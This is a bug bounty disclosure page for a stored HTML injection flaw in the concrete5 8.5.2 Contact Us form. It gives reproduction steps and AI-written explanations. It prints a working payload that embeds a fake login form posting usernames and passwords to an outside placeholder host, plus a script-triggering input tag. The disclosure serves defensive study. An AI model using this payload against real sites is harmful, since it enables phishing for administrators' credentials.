Unauthenticated HTML Injection Stored - ContactUs form
The Contact Us form in concrete5 8.5.2 does not properly validate user input, allowing an unauthenticated attacker to submit a message containing HTML and JavaScript. This stored content is then shown to an administrator, who could be tricked into clicking a link or submitting credentials to a phishing form.
 Originally disclosed on HackerOne
- Fixed in 31 days
- Disclosed after 9 months
Unauthenticated HTML Injection Stored - ContactUs form
• Title: concrete5-8.5.2 HTML Injection Stored - Contact Us form • Keyword: crayons • Software : concrete5 • Product Version: 8.5.2 • Vulnerability : HTML Injection Stored • Vulnerable component: Contact Us form • Vulnerability : HTML Injection Stored
Concrete5 latest version 8.5.2 suffer from unauthenticated persistent (Stored) HTML injection vulnerabilities. Insufficient validation of user input on the unauthenticated part of the Concrete5 application exposes the application to Stored HTML Injection vulnerabilities. These vulnerabilities enable potentially dangerous input from the user to be accepted by the application and then embedded back in the HTML response of the page returned by the web server.
It is clear that a html injection bug exists on the ConcatUs form in the message part, and allows an attacker (public user) to submit contact us form with malicious HTML/JavaScript payload. The message gets sent to Administrator and if the admin click to any parts of the form it will be redirected to malicious site.
- Steps to reproduce:

- Visit contactus form and fill out the form then inject below HTML payload into the Messages (See screenshot 1) F675603

- Now login as Admin and check 'Waiting for me' messages. Click on contact (See screenshot 2) F675604

- Once the contact is open you will notice big image embedded and HTML phishing form for username and password is also embedded and if you click on OK you will be redirected to malicious site (See screenshot 3) F675605
Malicious HTML Payload here:
<html><body><head><meta content="text/html; charset=utf-8"></meta></head> <div style="text-align: center;"><form Method="POST" Action="http://www.test.com/"> Phishingpage :<br /><br/>Username :<br /> <input name="User" /><br />Password :<br /> <input name="Password" type="password" /><br /><br /><input name="Valid" value="Ok !" type="submit" /> <br /></form></div></body></html> <input><input"/onmouseover="confirm(3333);//"onload=onload><input><innerHTML>
Impact
It is clear that a html injection bug exists on the ConcatUs form in the message part, and allows an attacker (public user) to submit contact us form with malicious HTML/JavaScript payload. The message gets sent to Administrator and if the admin click to any parts of the form it will be redirected to malicious site.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An unauthenticated attacker could send a message that displays a phishing form and a link to a malicious site to an administrator, potentially leading to credential theft or redirection.
What the attacker needed
No account needed to submit form; admin must view the message
How it was found
- Visit the Contact Us form and fill it out, injecting an HTML payload into the message field.
- Log in as an administrator and open the 'Waiting for me' messages, then click on the contact message.
- Observe the embedded image and phishing form; clicking the submit button redirects to a malicious site.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a website accepts text from visitors and later shows it to an administrator without cleaning it, an attacker can include HTML code that creates fake login boxes or links. Here, the contact form message was displayed to the admin as if it were part of the site, so the admin might enter credentials or click a link to a malicious site.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




